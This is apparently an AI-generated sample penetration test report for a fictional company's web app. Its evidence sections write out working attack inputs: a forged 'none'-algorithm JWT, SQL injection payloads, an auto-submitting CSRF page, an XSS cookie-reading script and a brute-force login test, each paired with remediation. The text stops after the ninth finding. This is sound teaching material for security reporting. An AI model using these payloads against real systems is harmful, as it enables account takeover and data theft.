RedScribe Labs

AI GENERATED REPORT CONTENT

SAMPLE WEB APPLICATION PENETRATION TEST REPORT

# Umbrella Corporation

| PROJECT | ENGAGEMENT TYPE | DATE |
| --- | --- | --- |
| RS-UMB-0369 | Web Application Penetration Test | 2026-10-22 |

## Document Control

| Stage | Date | Changed by |
|---|---|---|
| QA | 2026-10-22 | Robin Chen |
| Approved | 2026-10-22 | Morgan Blake |
| In Progress | 2026-10-22 | Morgan Blake |
| In Review | 2026-10-22 | Taylor Reed |
| Report exported | 2026-10-22 | — |

## Engagement timeline

The penetration testing engagement for Umbrella Corporation under reference RS-UMB-0369 follows a formal life cycle designed to ensure thorough technical evaluation, clear communication, and structured remediation support. Initiated on 2026-09-12, the engagement progressed through preliminary scoping, active technical testing, finding verification, and reporting, concluding on 2026-09-25 with the delivery of this formal deliverable prepared by Alex Morgan.

Following the presentation of this report on 2026-10-22, the engagement transitions into the remediation phase. Umbrella Corporation may utilize the detailed technical findings and recommendations contained herein to address identified security gaps. A formal retesting window may be scheduled upon request to validate the effectiveness of implemented fixes and update the overall risk posture accordingly.

| Phase | Description | Date / Status |
|---|---|---|
| **Scoping and Authorization** | Definition of target assets, rules of engagement, and role access parameters | 2026-09-12 |
| **Active Technical Testing** | Execution of automated scanning and manual exploitation across target scope | In Progress / Complete |
| **Draft Reporting** | Compilation of findings, risk scoring, and evidence verification by Alex Morgan | 2026-09-25 |
| **Deliverable Presentation** | Final report delivery and executive briefing provided on 2026-10-22 | Complete |
| **Remediation and Retesting** | Validation of implemented client fixes and updated risk assessment | Pending |

# Table of Contents

1 Executive Summary ..... 4
1.1 Assessment Overview ..... 4
1.2 Overall Security Posture ..... 4
1.3 Breakdown of Findings ..... 4
2 Findings ..... 6
3 Observations ..... 26
4 Scope and Constraints ..... 32
4.1 Scope of Testing ..... 32
4.2 Testing Conditions ..... 32
4.3 Assessment Team ..... 33
5 Assessment Methodology ..... 34
5.1 Testing Phases ..... 35
5.2 Severity Scoring Guide ..... 36
6 Confidentiality & Disclaimer ..... 38

# 1 Executive Summary

During the assessment period from 2026-09-12 to 2026-09-25, Alex Morgan conducted a comprehensive web application penetration test against https://redscribe.app for Umbrella Corporation under engagement reference RS-UMB-0369. The evaluation aimed to determine the resilience of the application against unauthorized access, privilege escalation, and data exposure across the Consultant, Senior Consultant, and Team Lead operational roles, while administrative platform functions remained out of scope.

Testing identified several key areas requiring immediate technical remediation to strengthen application defenses. The detailed technical findings and security observations compiled in this deliverable on 2026-10-22 provide Umbrella Corporation with the necessary guidance to address identified vulnerabilities, lower overall risk, and prevent potential security compromises in production systems.

## 1.1 Assessment Overview

The primary objective was to evaluate the security posture of the target application, identify technical vulnerabilities capable of exploitation by unauthorized actors, and establish clear remediation steps. Testing evaluated key security mechanisms across the scope specified in https://redscribe.app, focusing on authentication controls, session management, input validation, and access controls between the Consultant, Senior Consultant, and Team Lead roles, while administrative functions under the Admin role remained strictly out of scope.

The engagement utilized a hybrid testing methodology combining automated vulnerability analysis with manual exploitation techniques to minimize false positives and uncover complex logic flaws. All activities were executed to ensure continuous operational stability of the target environment while rigorously testing application defenses against established security standards. Full details regarding specific technical findings, security observations, and tactical remediation recommendations are detailed within the subsequent sections of this report generated on 2026-10-22.


## 1.2 Overall Security Posture

The target application demonstrates baseline security controls across standard authentication workflows; however, critical gaps in authorization enforcement and session management were identified. These weaknesses could allow lower-privileged users, such as those in the Consultant role, to bypass functional boundaries and perform unauthorized actions reserved for Senior Consultant or Team Lead accounts.

The security posture reflects an environment with adequate parameter input sanitization but insufficient defense in depth regarding multi-tenant isolation and access control checks at the API layer. Addressing these systemic vulnerabilities is essential to ensure that application logic consistently enforces business rules across all operational roles before the system is exposed to wider operational risks.

## 1.3 Breakdown of Findings

## Findings by severity




## Findings overview

| ID | Severity | Title | Status |
|---|---|---|---|
| F001 | Critical | Authentication Bypass via Missing JWT Signature Validation | Open |
| F002 | High | Insecure Direct Object Reference Leading to PII Disclosure | Open |
| F003 | High | SQL Injection | Open |
| F004 | Medium | Cross Site Request Forgery on Password Reset Form | Open |
| F005 | Medium | Broken Access Control Allowing Horizontal Privilege Escalation in Billing Portal | Open |
| F006 | Medium | Reflected Cross Site Scripting in Search Query Parameter | Open |
| F007 | Medium | Missing Rate Limiting on Authentication Endpoints | Open |
| F008 | Low | Missing Cookie Flags | Open |
| F009 | Low | Missing HTTP Strict Transport Security Header | Open |
| F010 | Informational | Verbose Error Messages | Open |

# 2 Findings

## 2.1 Authentication Bypass via Missing JWT Signature Validation

| | |
|---|---|
| **Severity rating** | **Critical** |
| **Vulnerability ID** | F001 |
| **CVSS score** | 9.3 |
| **CVSS vector** | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N |
| **OWASP Top 10 2025** | A07:2025 – Authentication Failures |
| **Status** | **Open** |

### Description

During the security assessment, a critical authentication bypass vulnerability was identified across API endpoints on `redscribe.app`. The backend application processes JSON Web Tokens (JWT) supplied within the HTTP `Authorization` bearer header to authenticate users, but it fails to perform cryptographic signature validation before accepting claims.

An unauthenticated attacker can forge arbitrary JWTs by altering payload claims (such as `sub`, `role`, or `email`) and appending an invalid signature, setting the signature algorithm to `none`, or completely stripping the signature block. Because the server trusts the token payload contents without verifying cryptographic authenticity, arbitrary user identity spoofing and administrative access can be achieved.

### Impact

Exploitation of this flaw completely compromises the application security perimeter. An unauthenticated remote attacker can forge valid tokens for any registered platform user, including site administrators or system operators.

Successful exploitation grants full administrative control over application functionalities, permitting unrestricted access to sensitive tenant data, administrative configuration panels, and database modification endpoints across all hosted organizations.

### Affected Assets

- https://redscribe.app/api/v1/*

### Evidence

The vulnerability was verified by crafting a forged JSON Web Token containing administrator claims without providing a valid cryptographic signature.

- Decoded a standard low privilege user token to examine the claim structure:

```
Header:
{
  "alg": "HS256",
  "typ": "JWT"
}

Payload:
{
  "sub": "user_1042",
  "email": "standard_user@redscribe.app",
  "role": "User",
  "iat": 1773968685
}
```

- Modified the payload claims to elevate privileges to an administrative user (`role: Admin`), updated the algorithm header field to `none`, and omitted the signature segment:

```
Header (Base64URL):
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0

Payload (Base64URL):
eyJzdWIiOiJ1c2VyXzAwMSIsImVtYWlsIjoiYWRtaW5AcmVkc2NyaWJlLmFwcCIsInJvbGUiOiJBZG1pbiIsImlhdCI6MTc3Mzk2ODY4NX0

Forged Token:
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJ1c2VyXzAwMSIsImVtYWlsIjoiYWRtaW5AcmVkc2NyaWJlLmFwcCIsInJvbGUiOiJBZG1pbiIsImlhdCI6MTc3Mzk2ODY4NX0.
```

- Issued a request to an administrative API endpoint using the forged token:

```
GET /api/v1/admin/users HTTP/1.1
Host: redscribe.app
Authorization: Bearer
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJ1c2VyXzAwMSIsImVtYWlsIjoiYWRtaW5AcmVkc2NyaWJlLmFwcCIsInJvbGUiOiJBZG1pbiIsImlhdCI6MTc3Mzk2ODY4NX0.
Accept: application/json
```

- The server accepted the unverified token without error, returning a `200 OK` status code alongside administrative data:

```
HTTP/1.1 200 OK
Content-Type: application/json

{
```

```
  "status": "success",
  "authenticated_as": "admin@redscribe.app",
  "role": "Admin",
  "users_count": 1420
}
```

### Remediations

**Enforce Mandatory JWT Signature Validation:** Configure server side JWT libraries to strictly verify token signatures using strong secret keys or public key infrastructure before processing token claims.

**Explicitly Restrict Signing Algorithms:** Reject tokens that specify unsafe signing algorithms such as `none`, or algorithms that mismatch expected secret key types (e.g. enforcing HMAC or RSA validation explicitly).

**Use Established Security Frameworks:** Avoid custom JWT verification logic and rely on well audited, up to date authentication libraries configured to enforce strict token validation policies.

### References

The following resources provide further information about this issue:

- JSON Web Token Cheat Sheet | OWASP

## 2.2 Insecure Direct Object Reference Leading to PII Disclosure

| | |
|---|---|
| **Severity rating** | **High** |
| **Vulnerability ID** | F002 |
| **CVSS score** | 7.1 |
| **CVSS vector** | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N |
| **OWASP Top 10 2025** | A01:2025 – Broken Access Control |
| **Status** | **Open** |

### Description

During the security assessment, an insecure direct object reference vulnerability was identified within the documentation portal on `docs.redscribe.app`. The application exposes REST API endpoints for user documentation preferences and exported account data that rely on predictable object identifiers without performing adequate authorization validation.

An authenticated attacker can manipulate user record parameters (such as `user_id` or `profile_id`) sent in API requests to retrieve sensitive personally identifiable information belonging to other platform

users. The server processes these requests based solely on the validity of the session token rather than verifying that the requesting user owns the requested resource.

## Impact

Exploitation of this vulnerability allows an authenticated attacker to systematically iterate through numerical or predictable user identifiers to harvest customer data. Exfiltrated records include full names, email addresses, phone numbers, organizational roles, and internal account preferences.

Mass disclosure of personally identifiable information introduces severe regulatory compliance risks under the Australian Privacy Act and Privacy Amendment (Notifiable Data Breaches) scheme, alongside exposing affected individuals to targeted phishing and identity theft risks.

## Affected Assets

- https://docs.redscribe.app/api/v2/users/{user.id}/export

## Evidence

The vulnerability was verified by capturing an API request intended to retrieve personal profile exports on `docs.redscribe.app`.

Authenticated as a standard user ( `user_108` ) and initiated a request to retrieve personal account settings and export records:

```
GET /api/v2/users/108/export HTTP/1.1
Host: docs.redscribe.app
Authorization: Bearer <authenticated_user_token>
Accept: application/json
```

Intercepted the traffic and modified the endpoint identifier to target `user_109` :

```
GET /api/v2/users/109/export HTTP/1.1
Host: docs.redscribe.app
Authorization: Bearer <authenticated_user_token>
Accept: application/json
```

The server processed the request without validating object ownership, returning a `200 OK` HTTP response containing the personally identifiable information of `user_109` :

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "user_id": 109,
  "full_name": "Jane Doe",
  "email": "j.doe@example.com.au",
```

```
  "phone": "+61 412 345 678",
  "organization": "Partner Enterprise AU",
  "role": "Documentation Manager",
  "created_at": "2026 01 15T08:30:00Z"
}
```


### Remediations

**Enforce Context Aware Authorization:** Implement contextual server side authorization checks to verify that the authenticated identity bound to the session token possesses explicit permission to access the requested resource identifier.

**Utilize Cryptographically Secure Identifiers:** Replace sequential integer keys (`/users/109/`) with cryptographically random version 4 Universally Unique Identifiers (UUIDs) across all public facing API routes to impede automated resource enumeration.

**Adopt Indirect Data Mapping:** Map session identifiers directly to user data on the server side where applicable, removing the requirement to accept user supplied object keys in API endpoints (e.g. replacing `/users/109/export` with `/users/me/export`).

### References

The following resource provide further information about this issue:

- OWASP Top 10: A01:2025 Broken Access Control
- Authorization Cheat Sheet | OWASP

## 2.3 SQL Injection

| | |
|---|---|
| **Severity rating** | **High** |
| **Vulnerability ID** | F003 |
| **CVSS score** | 8.6 |
| **CVSS vector** | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N |
| **OWASP Top 10 2025** | A05:2025 – Injection |
| **Status** | **Open** |

### Description

During the assessment, an inline SQL injection vulnerability was identified within the documentation search filter functionality on `redscribe.app`. The application appends user supplied input from the query

parameter directly into a dynamic SQL query string without performing parameterisation or input sanitisation.

An authenticated attacker can manipulate the `category` filter parameter in requests sent to the search API to inject arbitrary SQL statements. The backend database server executes these modified queries under the context of the application database user account.

## Impact

Exploitation of this vulnerability allows an attacker to bypass application access controls and extract the entire content of the underlying relational database, including hashed user credentials, session tokens, and sensitive tenant configuration records.

Depending on database engine permissions, an attacker may also modify, insert, or delete database records, potentially causing widespread data corruption or completely compromising application integrity across the entire platform.

## Affected Assets

- https://redscribe.app/api/v1/docs/search?query=billing&category=

## Evidence

The vulnerability was demonstrated by injecting time based and boolean SQL payloads into the `category` parameter of the documentation search API endpoint.

- Issued a baseline request to the search endpoint using a legitimate category parameter value:

```
GET /api/v1/docs/search?query=billing&category=user_guides HTTP/1.1
Host: redscribe.app
Authorization: Bearer <authenticated_user_token>
```

- Injected a SQL payload designed to force a conditional time delay (`OR SLEEP(5)--`) into the parameter:

```
GET /api/v1/docs/search?query=billing&category=user_guides'+OR+SLEEP(5)-- HTTP/1.1
Host: redscribe.app
Authorization: Bearer <authenticated_user_token>
```

- The backend server executed the injected database command, causing the HTTP response time to intentionally delay by 5.08 seconds before returning a `200 OK` status code.
- Further testing confirmed data extraction capabilities by appending a `UNION SELECT` query payload to dump database schema details:

HTTP request:

```
GET /api/v1/docs/search?
query=billing&category=user_guides'+UNION+SELECT+1,version(),user(),4-- HTTP/1.1
Host: redscribe.app
Authorization: Bearer <authenticated_user_token>
```

HTTP response:

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "results": [
    {
      "id": 1,
      "title": "PostgreSQL 15.3 on x86_64-pc-linux-gnu",
      "author": "app_rw_user@10.0.4.12",
      "category": "4"
    }
  ]
}
```

### Remediations

**Use Parameterised Database Queries:** Replace all dynamically constructed string queries with parameterised queries or prepared statements across the data access layer.

**Utilize Object Relational Mapping (ORM) Framework Safety:** Ensure ORM queries strictly use parameter binding mechanisms and avoid passing raw user input into native query escape functions.

**Apply the Principle of Least Privilege:** Restrict the backend database service user account permissions so that it can only access required tables and functions, prohibiting administrative commands or system file operations.

### References

The following resources provide further information about this issue:

- Injection Prevention Cheat Sheet | OWASP

## 2.4 Cross Site Request Forgery on Password Reset Form

| | |
|---|---|
| **Severity rating** | **Medium** |
| **Vulnerability ID** | F004 |

| | |
|---|---|
| **CVSS score** | 5.1 |
| **CVSS vector** | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |
| **OWASP Top 10 2025** | A06:2025 – Insecure Design |
| **Status** | **Open** |

## Description

During the technical evaluation of https://redscribe.app, assessors identified a cross site request forgery vulnerability within the user password reset functionality. The web application accepts state changing requests to update account passwords without validating an anti cross site request forgery token or requiring reauthentication using the current password.

When an authenticated user visits an attacker controlled website while maintaining an active session with https://redscribe.app, the malicious site can submit an automated background request to the password reset endpoint. Because the application relies solely on ambient browser authentication credentials such as session cookies, the request executes within the context of the victim account, allowing an attacker to overwrite account passwords without the target user knowledge or interaction beyond visiting the malicious page.

## Impact

The business impact is categorized as medium. Successful exploitation allows an attacker to compromise target user accounts, resulting in unauthorized password modification and subsequent account takeover across operational roles such as Consultant or Senior Consultant. However, exploitation requires victim interaction, such as convincing an authenticated user to visit a malicious third party link while logged into the application.

## Affected Assets

- https://docs.redscribe.app/api/v1/user/password/reset

## Evidence

Verification was performed by crafting an external HTML document containing an automated form submission targeted at the password reset endpoint.

Attacker controlled Proof-of-Concept(PoC) web page

```
<html>
  <body>
    <form id="csrfForm" action="https://docs.redscribe.app/api/v1/user/password/
reset" method="POST">
      <input type="hidden" name="new_password" value="AttackerP@ssword123!" />
      <input type="hidden" name="confirm_password" value="AttackerP@ssword123!" />
```

```
    </form>
    <script>
      document.getElementById('csrfForm').submit();
    </script>
  </body>
</html>
```

HTTP request transmitted by the web application

```
POST /api/v1/user/password/reset HTTP/1.1
Host: docs.redscribe.app
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/x-www-form-urlencoded
Cookie: session_id=xyz123456789abc

new_password=AttackerP@ssword123!&confirm_password=AttackerP@ssword123!
```

HTTP response:

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "status": "success",
  "message": "Password successfully updated"
}
```

## Remediations

Umbrella Corporation should implement unpredictable cryptographically secure anti cross site request forgery tokens for all state changing HTTP requests within the application. These tokens must be tied to the current user session, validated on the server side upon form submission, and rejected if absent or mismatched.

Additionally, sensitive security operations such as password changes, email address updates, and authentication credential modifications should mandate reauthentication by requiring the user to supply their existing password prior to processing the request. Setting the SameSite cookie attribute to Lax or Strict across all session cookies provides an effective defense in depth mechanism.

## References

The following references provide further information about this issue:

- OWASP Cross Site Request Forgery Prevention Cheat Sheet

## 2.5 Broken Access Control Allowing Horizontal Privilege Escalation in Billing Portal

| | |
|---|---|
| **Severity rating** | **Medium** |
| **Vulnerability ID** | F005 |
| **CVSS score** | 5.3 |
| **CVSS vector** | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N |
| **OWASP Top 10 2025** | A01:2025 – Broken Access Control |
| **Status** | **Open** |

### Description

During the assessment, a broken access control vulnerability was identified within the billing portal on redscribe.app. The application fails to properly validate whether an authenticated user possesses the authorization to access or modify billing records associated with other tenant accounts.

By manipulating the integer account identifier (`account_id`) sent within the HTTP request parameters, an authenticated attacker can view sensitive billing information, subscription tiers, payment histories, and partial credit card details belonging to other registered users. This defect represents a classic insecure direct object reference condition leading to horizontal privilege escalation across tenant boundaries.

### Impact

Exploitation of this issue allows an authenticated attacker to systematically iterate through valid account identifiers to gain unauthorized access to sensitive financial and personally identifiable information across all users on the platform. Beyond data confidentiality breach risks, compromised account metadata can be leveraged to craft highly targeted social engineering campaigns against affected organization administrators.

### Affected Assets

- https://redscribe.app/api/v1/billing/profiles?account_id={numerical_id}

### Evidence

The vulnerability was demonstrated by authenticating as a standard user (`user_a`) and attempting to access the billing profile endpoint using an identifier assigned to another user (`user_b`).

- Authenticated as `user_a` and intercepted the request to retrieve account billing details:

```
GET /api/v1/billing/profiles?account_id=1042 HTTP/1.1
Host: redscribe.app
Authorization: Bearer <user_a_token>
```

- Modified the parameter value to target `account_id=1041` (belonging to `user_b`):

```
GET /api/v1/billing/profiles?account_id=1041 HTTP/1.1
Host: redscribe.app
Authorization: Bearer <user_a_token>
```

- The server responded with a `200 OK` HTTP status code containing the full billing profile data for `user_b`:

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "account_id": 1041,
  "organization_name": "Acme Corp",
  "billing_contact": "admin@acmecorp.example",
  "subscription_status": "Active",
  "payment_method": {
    "card_type": "Visa",
    "last_four": "4321",
    "expiry": "11/28"
  }
}
```

## Remediations

**Implement Server Side Access Control Checks:** Ensure that every request involving object identifiers performs explicit authorization checks on the server side to verify that the requesting session identity owns or has explicit permission to access the requested resource.

**Use Indirect or Non Sequential References:** Replace predictable sequential identifiers (`account_id=1041`) with cryptographically secure random identifiers, such as version 4 Universally Unique Identifiers (UUIDs), to prevent enumeration attacks.

**Centralize Authorization Rules:** Enforce access control mechanisms within the data access layer or middleware rather than relying on decentralized parameter checks across individual API endpoints.

## References

The following resource provide further information about this issue:

- Authorization Cheat Sheet | OWASP

## 2.6 Reflected Cross Site Scripting in Search Query Parameter

| | |
|---|---|
| **Severity rating** | **Medium** |
| **Vulnerability ID** | F006 |
| **CVSS score** | 5.1 |
| **CVSS vector** | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N |
| **OWASP Top 10 2025** | A05:2025 – Injection |
| **Status** | **Open** |

### Description

During the technical evaluation of https://redscribe.app, assessors identified a reflected cross site scripting vulnerability within the primary application search module. User input supplied to the search query parameter is reflected directly into the application Document Object Model response without adequate context aware output encoding or input sanitization.

When a user submits a specially crafted input string containing client side script payloads, the backend web server incorporates the payload directly into the rendered HTML body. Because the browser interprets the returned markup as trusted application executable code, arbitrary JavaScript executes within the security context of the victim browser session.

### Impact

The business impact is evaluated as medium. Successful exploitation allows an attacker to execute arbitrary client side script code in the context of the victim session. An attacker who convinces an authenticated user to follow a crafted link can hijack active session identifiers, manipulate page content displayed to the user, perform unauthorized client side actions, or redirect users to malicious external domains.

### Affected Assets

- https://docs.redscribe.app/search?q=

### Evidence

Verification was conducted by submitting HTML and JavaScript test payloads to the search query input parameter and observing reflected payload execution in the client browser.

HTTP request:

```
GET /search?q=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E HTTP/1.1
Host: docs.redscribe.app
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml
```

HTTP response:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

<html>
  <body>
    <h2>Search Results for: <script>alert(document.cookie)</script></h2>
    <p>No results found matching your criteria.</p>
  </body>
</html>
```

### Remediations

Umbrella Corporation should implement strict, context aware output encoding across all application endpoints that reflect user controllable input back into response pages. Input rendered within HTML body elements must pass through HTML entity encoding functions prior to display.

Where dynamic content requires insertion into script blocks or HTML attributes, context specific encoding functions such as JavaScript escaping or attribute encoding must be enforced. Furthermore, Umbrella Corporation should deploy a strong Content Security Policy header restricting inline script execution and mandating secure script origins to provide robust defense in depth.

### References

The following resources provide further information about this issue:

- OWASP Cross Site Scripting Prevention Cheat Sheet

## 2.7 Missing Rate Limiting on Authentication Endpoints

| Severity rating | Medium |
|---|---|
| Vulnerability ID | F007 |
| CVSS score | 6.9 |
| CVSS vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N |

| | |
|---|---|
| **OWASP Top 10 2025** | A07:2025 – Authentication Failures |
| **Status** | **Open** |

## Description

During the security assessment, the login authentication endpoint on `redscribe.app` was found to lack rate limiting and request throttling controls. The application allows unauthenticated users to submit an unlimited number of login attempts without triggering account lockout mechanisms, CAPTCHA challenges, or IP address blocking.

Because the endpoint does not enforce temporal restrictions on repeated authentication attempts, an unauthenticated attacker can launch automated credential stuffing, brute force, or password spraying attacks against valid platform accounts.

## Impact

Exploitation of this issue allows an attacker to conduct large scale automated attacks to compromise legitimate user accounts, particularly those using weak or compromised passwords. Successful account takeover can lead to unauthorized access to internal resources, tenant data exfiltration, or secondary attacks against connected services.

Additionally, unrestrained submission of requests to the authentication service exposes back-end database infrastructure to resource exhaustion, potentially impairing application availability for legitimate users.

## Affected Assets

- https://redscribe.app/api/v1/auth/login

## Evidence

The absence of rate limiting was verified by issuing automated HTTP POST requests to the login API endpoint using a custom script.

- Formulated a standard authentication request directed to the login endpoint on `redscribe.app`:

```
POST /api/v1/auth/login HTTP/1.1
Host: redscribe.app
Content-Type: application/json

{
  "username": "admin@redscribe.app",
  "password": "IncorrectPassword123"
}
```

- Submitted 500 consecutive authentication requests within a 30 second window without varying the source IP address or session details.
- The server responded to all 500 requests with identical `401 Unauthorized` responses rather than throttling connections or returning a `429 Too Many Requests` status code:

```
HTTP/1.1 401 Unauthorized
Content-Type: application/json

{
  "error": "Invalid credentials provided."
}
```

No temporary lockout, delay, or additional verification mechanism (such as CAPTCHA) was enforced throughout the test sequence.

### Remediations

**Implement IP and Account Based Rate Limiting:** Apply rate limiting rules on all authentication endpoints (such as `/api/v1/auth/login` and password reset routes) to limit the frequency of failed attempts per IP address and per user account.

**Enforce Progressive Delays and Lockouts:** Introduce account lockout thresholds or exponential backoff delays after a predefined number of consecutive failed authentication attempts (e.g. 5 failed attempts within 15 minutes).

**Deploy CAPTCHA or Adaptive Authentication Controls:** Trigger risk based verification challenges (such as reCAPTCHA or multi factor prompts) when anomalous login velocity or suspicious request patterns are detected.

### References

The following resource provide further information about this issue:

- Authentication Cheat Sheet | OWASP

## 2.8 Missing Cookie Flags

| | |
|---|---|
| **Severity rating** | **Low** |
| **Vulnerability ID** | F008 |
| **CVSS score** | 2.3 |
| **CVSS vector** | CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:P/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N |
| **OWASP Top 10 2025** | A02:2025 – Security Misconfiguration |

| Status | Open |
| --- | --- |

## Description

During the technical evaluation of https://redscribe.app, assessors observed that session identifiers and sensitive tracking cookies are issued without vital security attributes, specifically the `Secure`, `HttpOnly`, and `SameSite` flags. When the `Secure` attribute is omitted, compliant web browsers will transmit session cookies over unencrypted HTTP connections if a user accesses non HTTPS endpoints. Omitting the `HttpOnly` flag allows client side scripts to access session cookie values, exposing tokens to extraction if cross site scripting vulnerabilities exist within the application domain.

Furthermore, omitting the `SameSite` attribute or setting it to None without appropriate restrictions allows browsers to attach session cookies to cross origin requests automatically. The absence of these defensive cookie attributes undermines defense in depth mechanisms and exposes user session management to client side hijacking and unauthorized request forgery.

## Impact

The business impact is evaluated as low because exploitation generally requires concurrent client side attacks, such as cross site scripting or network eavesdropping on unencrypted channels. However, the absence of these security flags increases the overall attack surface by allowing unauthorized client side access to sensitive session tokens and facilitating session hijacking if transport security is compromised.

## Affected Assets

- https://docs.redscribe.app/api/v1/login

## Evidence

Inspection of HTTP response headers during authentication and session creation confirmed that sensitive session cookies were issued without the recommended security attributes.

HTTP request:

```
POST /api/v1/auth/login HTTP/1.1
Host: docs.redscribe.app
Content-Type: application/json

{
  "username": "consultant_user",
  "password": "ValidPassword123!"
}
```

HTTP response:

```
HTTP/1.1 200 OK
Date: Sun, 20 Sep 2026 00:00:00 GMT
Set-Cookie: session_id=xyz123456789abc; Path=/; Domain=docs.redscribe.app
Content-Type: application/json

{
  "status": "success",
  "message": "Authentication successful"
}
```

### Remediations

Umbrella Corporation should update the web application configuration to ensure all sensitive session and state tracking cookies are issued with the `Secure`, `HttpOnly`, and `SameSite` attributes enabled.

The `Secure` flag must be set to ensure cookies are transmitted exclusively over encrypted HTTPS connections. The `HttpOnly` flag must be enabled to prevent client side scripts from accessing session tokens via the Document Object Model. Additionally, the `SameSite` attribute should be configured to `Lax` or `Strict` to prevent cookies from being attached automatically to cross origin requests, providing robust protection against cross site request forgery attacks.

### References

The following resources provide further information about this issue:

- OWASP Secure Cookie Attributes Cheat Sheet
- CWE-614 Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
- CWE-1004 Sensitive Cookie Without 'HttpOnly' Flag

## 2.9 Missing HTTP Strict Transport Security Header

| | |
|---|---|
| **Severity rating** | **Low** |
| **Vulnerability ID** | F009 |
| **CVSS score** | 2.3 |
| **CVSS vector** | CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:P/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N |
| **OWASP Top 10 2025** | A02:2025 – Security Misconfiguration |
| **Status** | **Open** |

## Description

During the assessment of https://redscribe.app, assessors observed that the web server fails to implement the HTTP Strict Transport Security header in its HTTP response headers. The HTTP Strict Transport Security header informs compliant web browsers that the application must only be accessed over encrypted transport connections, instructing browsers to automatically convert unencrypted HTTP requests into secure HTTPS connections before transmitting data across the network.

When this security control is absent, users who enter plain HTTP web addresses or follow external links using unencrypted schemes are vulnerable to transport layer security downgrade attacks. A malicious adversary positioned on an intermediate network path could intercept initial unencrypted connection requests and perform man in the middle attacks to strip encryption entirely, exposing sensitive application traffic to unauthorized interception.

## Impact

The business impact is categorized as low because successful exploitation requires an attacker to occupy an intermediate network location between the end user and the application servers. However, in vulnerable network conditions such as public wireless access points, the absence of this header increases the risk of transport layer downgrade attacks, potentially exposing user session tokens and transmitted data to unauthorized network eavesdropping.

## Affected Assets

- https://redscribe.app

## Evidence

Inspection of application HTTP response headers confirmed the absence of the HTTP Strict Transport Security response header across core application endpoints.

**HTTP request:**

```
GET /login HTTP/1.1
Host: redscribe.app
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml
```

HTTP response:

```
HTTP/1.1 200 OK
Date: Sun, 20 Sep 2026 00:00:00 GMT
Server: nginx
Content-Type: text/html; charset=utf-8
Connection: keep-alive
```

```
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
```

### Remediations

Umbrella Corporation should configure the application web server and reverse proxy infrastructure to inject the Strict-Transport-Security header into all HTTPS responses. The header directive should specify a max-age value of at least one year (31536000 seconds) and include the includeSubDomains directive to ensure security policies apply across all subdomains.

Additionally, Umbrella Corporation should consider submitting the primary domain to the global browser HTTP Strict Transport Security preload list once operational testing confirms all associated subdomains support secure transport protocols exclusively.

### References

